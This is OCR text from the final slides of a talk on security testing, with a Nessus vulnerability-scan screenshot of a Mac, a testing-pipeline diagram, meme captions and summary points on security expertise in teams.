


Image courtesy of http://9gag.com/gag/3699936/son-i-am-derp


Nessus
Scans
Schedules
Policies
raushan
My system scan
Export
Audit Trail
Filter Vulnerabilities
Hosts
localhost
Vulnerabilities
36
Hide Details
Severity
Plugin Name
Plugin Family
Count
CRITICAL
Mac OS X < 10.9.5 Multiple Vulnerabilities
MacOS X Local Security Checks
1
HIGH
Mac OS X : Safari < 6.1.6 / 7.0.6 Multiple Vulnerabilities
MacOS X Local Security Checks
1
HIGH
Mac OS X : Safari < 6.2 / 7.1 Multiple Vulnerabilities
MacOS X Local Security Checks
1
MEDIUM
NTP monlist Command Enabled
Misc.
1
MEDIUM
SMB Signing Required
Misc.
1
INFO
Adobe Flash Player for Mac Installed
MacOS X Local Security Checks
1
INFO
Apple Filing Protocol Server Detection
Service detection
1
INFO
Apple Keynote Detection (Mac OS X)
MacOS X Local Security Checks
1
INFO
Apple Pages Installed (Mac OS X)
MacOS X Local Security Checks
1
INFO
Authenticated Check: OS Name and Installed Package ...
Settings
1
INFO
Common Platform Enumeration (CPE)
General
1
Host Details
IP:
127.0.0.1
DNS:
localhost
MAC:
3c:
72:
72:
3e:
0e:
0a:
0a:
OS:
Mac OS X 10.9.4
Start time:
Wed Sep 24 10:55:12 2014
End time:
Wed Sep 24 11:00:20 2014
KB:
Download
Vulnerabilities
Info
Low
Medium
High
Critical


INSANITY: DOING THE
SAME THING OVER
AND OVER AGAIN,
AND EXPECTING
DIFFERENT RESULTS.


SEÑOR DEVELOPER
SAST scanner
DAST scanner
Vulnerability scanner
HTTP
HTTP, TCP/IP
Orchestration
<?php
include("header.
php");
echo "Hello,
world!";
<?php
include("header.php");
echo "Hello, world!";
Repository
Acceptance infra
Production infra




Image courtesy of http://www.qahipster.com/blog/what-is-unit-testing-part-1-of-2

Summary

- Security testing is a distinct expertise
- Tools can only do part of the testing
- Make sure you have the right expertise in your team or enlist help
- Make use of the overlap between security- and functional testing




Image courtesy of https://memegenerator.net/That-Would-Be-Great

Presentation Finished.

Any questions?

Image courtesy of http://www.slideshare.net/linaroorg/sfo15tr6-server-ecosystem-day-part-6a